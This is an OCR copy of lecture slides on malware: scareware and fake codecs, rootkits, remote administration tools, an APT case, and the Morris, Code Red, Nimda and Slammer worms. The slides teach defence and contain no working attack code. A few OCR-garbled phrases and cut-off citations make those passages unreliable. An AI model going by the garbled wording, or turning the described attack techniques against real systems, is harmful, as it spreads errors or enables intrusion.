
- Hundreds of thousands of malicious ads online
  - 384,000 in 2013 vs. 70,000 in 2011 (source: RiskIQ)
  - Google disabled ads from more than 400,000 malware sites in 2013
- Dec 27, 2013 – Jan 4, 2014: Yahoo! serves a malicious ad to European customers
  - The ad attempts to exploit security holes in Java on Windows, install multiple viruses including Zeus (used to steal online banking credentials)

# Social Engineering

[Provos et al.]

- Goal: trick the user into “voluntarily” installing a malicious binary
- Fake video players and video codecs
  - Example: website with thumbnails of adult videos, clicking on a thumbnail brings up a page that looks like Windows Media Player and a prompt:
    - “Windows Media Player cannot play video file. Click here to download missing Video ActiveX object.”
  - The “codec” is actually a malware binary
- Fake antivirus (“scareware”)
  - January 2009: 148,000 infected URLs, 450 domains

# Fake Antivirus



PC Performance & Stability analysis report

Please review analysis report and take recommended action

11 Errors detected! Error fix is required


Error report

- Drive C initializing error
- Bad sectors on hard drive or damaged file allocation table - Critical Error
- Read time of hard drive clusters less than 500 ms - Critical Error
- A problem detected while reading boot operating system files

System: Windows XP
Installed memory (RAM): 2 GB
HDD Info: 40 GB

Scanner Module
v1.0.1 upd: 25.03.2011

Standard Module
v1.2.4 upd: 25.03.2011



| | | Сумма, USD | | | | |
|---|---|---|---|---|---|---|
| Loader | Сетапы | Покупки | Покупки | Возвраты | Рефералы | Прибыль |
| 37943 | 19989 | 667 | 29853.86 | -436.72 | 0.00 | 29417.14 |
| 39895 | 19722 | 74 | 5420.64 | 0.00 | 0.00 | 5420.64 |
| 41687 | 18619 | 384 | 28148.96 | -36.71 | 0.00 | 28112.25 |
| 38059 | 16038 | 249 | 13908.24 | -118.54 | 0.00 | 13789.70 |
| 39160 | 15335 | 176 | 9726.17 | 0.00 | 0.00 | 9726.17 |
| 29968 | 12076 | 207 | 11672.71 | 0.00 | 0.00 | 11672.71 |
| 13293 | 6866 | 129 | 6920.81 | 0.00 | 0.00 | 6920.81 |
| 18055 | 8915 | 157 | 7557.25 | 0.00 | 0.00 | 7557.25 |
| 29642 | 14802 | 265 | 12852.29 | 0.00 | 0.00 | 12852.29 |
| 50457 | 22463 | 464 | 21055.29 | 0.00 | 0.00 | 21055.29 |
| 338159 | 154825 | 2772 | 147116.22 | -591.97 | 0.00 | 146524.25 |

Loads Installs Purchases Total Refunds Net Profit

Source: Joe Stewart, SecureWorks

# Rootkits

- Rootkit is a set of trojan system binaries
- Main characteristic: stealthiness
  - Create a hidden directory
    - /dev/.lib, /usr/src/.poop and similar
    - Often use invisible characters in directory name (why?)
  - Install hacked binaries for system programs such as netstat, ps, ls, du, login

Can't detect attacker's processes, files or network connections by running standard UNIX commands!

# Detecting Rootkit’s Presence

- Sad way to find out
  - Run out of physical disk space because of sniffer logs
  - Logs are invisible because du and ls have been hacked
- Manual confirmation
  - Reinstall clean ps and see what processes are running
- Automatic detection
  - Rootkit does not alter the data structures normally used by netstat, ps, ls, du, ifconfig
  - Host-based intrusion detection can find rootkit files
    - …assuming an updated version of rootkit did not disable the intrusion detection system!

# Sony XCP Rootkit

[redacted] Halderman and Felten. [Lessons from the Sony CD DRM Episo


- Content protection problem: Users will remove active protection software
- XCP response: Actively conceal processes, files, registry keys
- “Most people, I think, don't even know what a rootkit is, so why should they care about it?”

  - Thomas Hesse, President, Sony BMG Global Digital Business

- Repurposed by malware and other programs
  - Backdoor.Ryknos.B, Trojan.Welomoch


# Remote Administration Tools

- Legitimate tools are often abused
  - Citrix MetaFrame, WinVNC, PC Anywhere
    - Complete remote control over the machine
    - Easily found by port scan (e.g., port 1494 – Citrix)
  - Bad installations, crackable password authentication
    - “The Art of Intrusion” – hijacking remote admin tools to break into a cash transfer company, a bank’s IBM AS/400 server
- Semi-legitimate tools
  - Back Orifice, NetBus
  - Rootkit-like behavior: hide themselves, log keystrokes
  - Considered malicious by anti-virus software



# RAT Capabilities

- “Dropper” program installs RAT DLL, launches it as persistent Windows service, deletes itself
- RAT notifies specified its for instructions
- Attacker at C&C serve has full control of the infected machine, can view files, desktop, manipulate registry, launch command she..




File [127.0.0.1/127.0.0.1]

Path: C:\WINDOWS\

System Volume Inform
WINDOWS
$hf_mig$
addins
AppPatch
Config
Connection Wizard
Cursors
Debug
Downloaded Progr
Driver Cache
ehome
Fonts
Help
ime
inf
Installer
java
Media
msagent
msapps
mui

| Name | Size | Type |
|---|---|---|
| .. | | [Folder] |
| $hf_mig$ | | [Folder] |
| 0.log | 0 Byte | Text Do |
| addins | | [Folder] |
| adoKit.dll | 56.00 KB | Applicati |
| AppPatch | | [Folder] |
| Blue Lace 16.bmp | 1.24 KB | IrfanVie |
| bootstat.dat | 2.00 KB | DAT File |
| clock.avi | 81.00 KB | Video Cl |
| cmsetacl.log | 200 Byte | Text Do |
| Coffee Bean.bmp | 16.66 KB | IrfanVie |
| comsetup.log | 15.28 KB | Text Do |
| Config | | [Folder] |
| Connection Wizard | | [Folder] |
| control.ini | 0 Byte | Configur |
| Cursors | | [Folder] |
| Debug | | [Folder] |
| desktop.ini | 2 Byte | Configur |
| Downloaded Program Files | | [Folder] |

125 Objects | 8.17 MB | Get File Completed



Cmd [127.0.0.1/127.0.0.1]

```
Waiting...
Connected

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

# Advanced Persistent Threat

http://blogs.rsa.com/rivner/anatomy-of-an-atta

- Successful attack on a big US security company
- Target: master keys for two-factor authentication
- Spear-phishing email messages
  - Subject line: “2011 Recruitment Plan”
  - Attachment: 2011 Recruitment plan.xls

- Spreadsheet exploits a zero-day vulnerability in Adobe Flash to install Poison Ivy RAT
  - Reverse-connect: pulls commands from C&C servers
  - Stolen data moved to compromised servers at a hosting provider, then pulled from there and traces erased

# Worms

WORM

- Propagates automatically by copying itself to target systems
- A standalone program

# 1988 Morris Worm (Redux)

- No malicious payload, but bogged down infected machines by uncontrolled spawning
  - Infected 10% of all Internet hosts at the time
- Multiple propagation vectors
  - Remote execution using rsh and cracked passwords
    - Tried to crack passwords using a small dictionary and publicly readable password file; targeted hosts from /etc/hosts.equiv

Dictionary attack


  - Buffer overflow in fingerd on VAX
    - Standard stack smashing exploit

Memory corruption attack

  - DEBUG command in Sendmail
    - In early Sendmail, can execute a command on a remote machine by sending an SMTP (mail transfer) message

# Summer of 2001

[“How to 0wn the Internet in Your Spare Time



Three major worm outbreaks

# Code Red I

- July 13, 2001: First worm of the modern era
- Exploited buffer overflow in Microsoft’s Internet Information Server (IIS)
- 1st through 20th of each month: spread
  - Finds new targets by random scan of IP address space
    - Spawns 99 threads to generate addresses and look for IIS
  - Creator forgot to seed the random number generator, and every copy scanned the same set of addresses ☺
- 21st through the end of each month: attack
  - Defaces websites with **“`HELLO! Welcome to http://www.worm.com! Hacked by Chinese!`”**

# Code Red II

- August 4, 2001: Same IIS vulnerability, completely different code, kills Code Red I
  - Known as “Code Red II” because of comment in code
  - Worked only on Windows 2000, crashed NT
- Scanning algorithm prefers nearby addresses
  - Chooses addresses from same class A with probability ½, same class B with probability 3/8, and randomly from the entire Internet with probability 1/8
- Payload: installs root backdoor for unrestricted remote access
- Died by design on October 1, 2001

# Nimda


- September 18, 2001: Multi-modal worm using several propagation vectors
  - Exploits same IIS buffer overflow as Code Red I and II
  - Bulk-emails itself as an attachment to email addresses harvested from infected machines
  - Copies itself across open network shares
  - Adds exploit code to Web pages on compromised sites to infect visiting browsers
  - Scans for backdoors left by Code Red II

# Signature-Based Defenses Don’t Help

- Many firewalls pass mail untouched, relying on mail servers to filter out infections
- Most antivirus filters simply scan attachments for signatures (code fragments) of known viruses
  - Nimda was a brand-new infection with a never-seen-before signature ⇒ scanners could not detect it
- Big challenge: detection of zero-day attacks
  - When a worm first appears in the wild, its signature is often not extracted until hours or days later

# Code Red I and II

[Paxson]



Code Red II dies off as programmed

With its predator gone, Code Red I comes back, still exhibiting monthly pattern

# Slammer (Sapphire) Worm


- January 24/25, 2003: UDP worm exploiting buffer overflow in Microsoft’s SQL Server (port 1434)
    - Overflow was already known and patched by Microsoft… but not everybody installed the patch
- Entire code fits into a single 404-byte UDP packet
    - Worm binary followed by overflow pointer back to itself
- Classic stack smash combined with random scanning: once control is passed to worm code, it randomly generates IP addresses and sends a copy of itself to port 1434

# Slammer Propagation

- Scan rate of 55,000,000 addresses per second
  - Scan rate = the rate at which worm generates IP addresses of potential targets
  - Up to 30,000 single-packet worm copies per second
- Initial infection was doubling in 8.5 seconds (!!)
  - Doubling time of Code Red was 37 minutes
- Worm-generated packets saturated carrying capacity of the Internet in 10 minutes
  - 75,000 SQL servers compromised
  - … in spite of the broken pseudo-random number generator used for IP address generation

